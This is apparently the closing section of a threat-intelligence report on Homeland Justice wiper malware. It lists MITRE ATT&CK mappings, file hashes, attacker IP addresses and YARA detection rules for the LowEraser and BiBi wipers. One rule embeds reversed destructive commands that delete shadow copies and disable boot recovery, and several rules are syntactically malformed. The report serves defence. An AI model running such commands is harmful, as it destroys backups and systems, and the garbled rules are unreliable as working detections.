


```
Attempting to start up from:
 → Windows Boot Manager... No Media.
 → EFI VMware Virtual NVME Namespace (NSID 1)... No Media.
 → EFI VMware Virtual SATA CDROM Drive (1.0)... No Media.
 → EFI Network... unsuccessful.
 → EFI Internal Shell (Unsupported option)... unsuccessful.
 → EFI Network...
```

Figure 35: Attemps after reboot


After running **NACL.exe**, when attempting to start the operating system, it fails to find the **BOOT** directory.

MITRE ATT&CK techniques




ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Obfuscated Files or Information T1027
DISCOVERY	Account Discovery T1087 Application Window Discovery T1010 File and Directory Discovery T1083 Query Registry T1012 System Information Discovery T1082 System Owner/User Discovery T1033
EXECUTION	Command and Scripting Interpreter::Windows Command Shell T1059.003 Shared Modules T1129

Figure 36: Local.exe



ATT&CK Tactic	ATT&CK Technique
EXECUTION	Shared Modules T1129

Figure 37: NACL.exe



ATT&CK Tactic	ATT&CK Technique
DISCOVERY	Permission Groups Discovery T1069 System Information Discovery T1082 System Network Configuration Discovery T1016
EXECUTION	Command and Scripting Interpreter T1059 Shared Modules T1129

Figura 38: staging.exe

Indicators of Compromise & Yara Rules

HASH Values

NACL.exe (Original name ***Ptable.exe***)

SHA-256: 36cc72c55f572fe02836f25516d18fed1de768e7f29af7bdf469b52a3fe2531f
SHA-1: 720c467046514f7376473b11271ebcb8d0a7e439
MD5: f9431cf3abcc85da8431f5480ee68f08

p.ps1 (pusher.ps1)

SHA-256: c8b72d6416df83ee44134c779f70125cf1713d8797b0128ef591a7fe15674ac8
SHA-1: a973e19aafa2de9ae63964e1fa06a8671eec91e7
MD5: 4278de224c8b12c7f202d8ce5c6b3c17

Staging.exe

SHA-256:
08514D2E25F054F4436872AA75A9B64A4A7C68823B27D4C4215D7D194DC6602E
SHA-1: 4b80478091b204e76ecdfffa275637bb1b98d103
MD5: 6236b621195dba9c83305c61b9ad0c71

Local.exe

SHA-256: 9f8bc496368241979ad77d62928dbc00f2104467dc98a1baa84e1a71915bfa58
SHA-1: 4b80478091b204e76ecdfffa275637bb1b98d103
MD5: 6236b621195dba9c83305c61b9ad0c71

1.exe (Plink)

SHA-256: b4862f8db04c475e5f96c302be83f42c0eda8411152ed84fa40c3170f69a813f
SHA-1: 4e265736eaa201e270d851074878dfa60259e806
MD5: deaed4f96276c8eb5c8f712e519f3506

IP:

84.54.51[.]25	**NL**
95.221.229[.]192	**RU**
210.178.17[.]96	**KR**
146.177.190[.]20	**GB**
143.198.143[.]69	**US**
166.149.132[.]96	**US**
45.58.36[.]254	**CA**
3.97.51[.]116	**CA**
99.79.143[.]35	**CA**

192.229.211[.]108 US
103.109.100[.]233 HK

Yara Rules – their application is suggested in Endpoint Detection & Response devices:

1. rule apt_LowEraser_wiper_metadata

```
{
   strings:
      $name_in_pdb = "\\LowEraser"
      $signer_name = "Attest Inspection Limited"
      $signer_serial_num = {73 C8 38 96 1F A7 A0 12 49 41 92 5C 93 08 75 A6}
      $rich_header = {7E EE 2D CD 3A 8F 43 9E 3A 8F 43 9E 3A 8F 43 9E}
   condition:
      any of them
}
rule apt_LowEraser_wiper_code
{
   strings:
     $delete_drive_ioctl = {6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 68 00 C1 07 00}
     $calls_code = {FF 95 F0 FD FF FF 56 FF D7}
   condition:
      any of them
}
```

2.rule homeland justice - AllinOneNeo

```
 {
  strings:
  $ = { fa c0 c7 e5 61 ff b9 a0 96 }
  condition:
  all of them
 }
```

3. rule homeland justice - AllinOneNeo

```
 {
  strings:
  $ = {
  //8ce4b16b22b58894aa86c421e8759df3
  c6 [2-6] 8c
  c6 [2-6] e4
  c6 [2-6] b1
  c6 [2-6] 6b
  c6 [2-6] 22
  c6 [2-6] b5
  c6 [2-6] 88
  c6 [2-6] 94
  c6 [2-6] aa
  c6 [2-6] 86
  c6 [2-6] c4
  c6 [2-6] 21
  c6 [2-6] e8
  c6 [2-6] 75
  c6 [2-6] 9d
  c6 [2-6] f3
  }
  $ = !This
  condition:
  all of them
 }
```

4. rule homeland justice - AllinOneNeo

```
 {
  strings:
  $ = { 90 90 90 90 6b 00 90 90 90 90 90 90 90 90 90 90 90 90 90 90 }
  condition:
  all of them
 }
```

5. rule homeland justice - AllinOneNeo

```
 {
  strings:
  $ = {
  c6 [2-6] e0
  c6 [2-6] f2
  c6 [2-6] eb
  c6 [2-6] 8c
  c6 [2-6] 5c
  c6 [2-6] d4
  c6 [2-6] a8
  c6 [2-6] e3
  c6 [2-6] c0
  c6 [2-6] 62
  c6 [2-6] 6b
  c6 [2-6] 12
  c6 [2-6] 8a
  c6 [2-6] 2f
  c6 [2-6] 5d
  c6 [2-6] 5d
  c6 [2-6] 0d
  }
  $ = chat_id wide ascii
  condition:
  all of them
 }
```

6. rule homeland justice - AllinOneNeo

```
 {
  strings:
  $ = wxyz0123456789.-JKLMNOPghijklmnopqrstuvQRSTUVWXYZabcdefABCDEFGHI
  condition:
  all of them
 }
```

7. rule homeland justice - AllinOneNeo

```
{
  strings:
  $ = %sdo=3
  $ = :**:SMZ
  $ = :---:MNEW
  condition:
  any of them
 }
```

8. rule homeland justice - wiperninfostealer strings:

```
        $s1 = {44 59 BC 70 D9 FB B1 6E}
        $s2 = {7A 39 39 FA CE 1E BF 5C}
        $s3 = {D9 FB B1 6E E1 7B 51}
        $s4 = {26 1F FD AB D6 EE 7D CB}
        $s5 = {2B 67 6B DF B8 E1 2F 4D}
    condition:
        uint16(0) == 0x5a4d and
        2 of ($s*)
}
```

9.rule homeland justice - bi_bi_wiper wiper

```
{
    strings:
        $ftype1 = ".exe" wide
        $ftype2 = ".dll" wide
        $ftype3 = ".sys" wide
        $string1 = "[+] Stats: %d | %d"
        $string2 = "[!] Waiting For Queue"
        $string3 = "[+] Round %d"
        $string4 = "[+] Path: %s"
        $string5 = "[+] CPU cores: %d, Threads: %d"
        $cmd1 = "lla/ teIuq/ swodahs  eteled nimdassv  c/ exe.dmc"
        $cmd2 = "eteled ypocwodahs cimw c/ exe.dmc"
        $cmd3 = "eruliafllaerongi ycilopsutatstoob }tluafed{ tes / tidedcb c / exe.dmc"
        $cmd4 = "on delbaneyrevocer }tluafed{ tes/ tidedcb c/ exe.dmc"
    condition:
        uint16(0) == 0x5A4D and
        2 of ($ftype*) and
        3 of ($string*) and
        any of ($cmd*)
}
```

10. rule homeland justice- bi_bi_wiper wiper

```
{
    strings:
        $string1 = "[+] Stats: %d | %d"
        $string2 = "[!] Waiting For Queue"
        $string3 = "[+] Round %d"
        $string4 = "[+] Path: %s"
        $string5 = "[+] CPU cores: %d, Threads: %d"
    condition:
        uint32(0) == 0x464c457f and 3 of them
}
```

11. rule homeland justice - babycarrot

```
 {
strings:
$s1 = afx.IMG_ ascii
$s2 =$785b2222-df79-48b6-9824-4def50284906 ascii
$s3 = {???????00 00 11 14 0a 16 0b 2b 2c 02 07 19 6f}???????
$s4 = {???????28 df 00 00 0a 26 28 de 00 00 0a 28 df}???????
condition:
uint16(0) == 0x5a4d and
filesize < 2MB and
1 of them
}
```

12. rule homeland justice - linux_wiper_bibi

```
    strings:
        $ = {2E 00 00 00 42 00 00 00 69 00 00 00 42 00 00 00 69 00 00 00 00 00 00 00}
  $ = .BiBi wide
        $ = [+] Stats: %d | %d\n
        $ = [+] Round %d\n
        $ = [+] Path: %s\n
        $ = [+] CPU cores: %d, Threads: %d\n
  $ = {F0 FA 02 [3-5] D0 07 00 00 [2-3] 05 00 00 00}
  $ = {42 0F 00 [3-5] E8 03 00 00 [2-3] 01 00 00 00}
  $ = {C6 2D 00 [3-5] 2C 01 00 00 [2-3] 03 00 00 00}
  $ = {96 98 00 [3-5] F4 01 00 00 [2-3] 06 00 00 00}
```

```
    condition:
        4 of them
}
```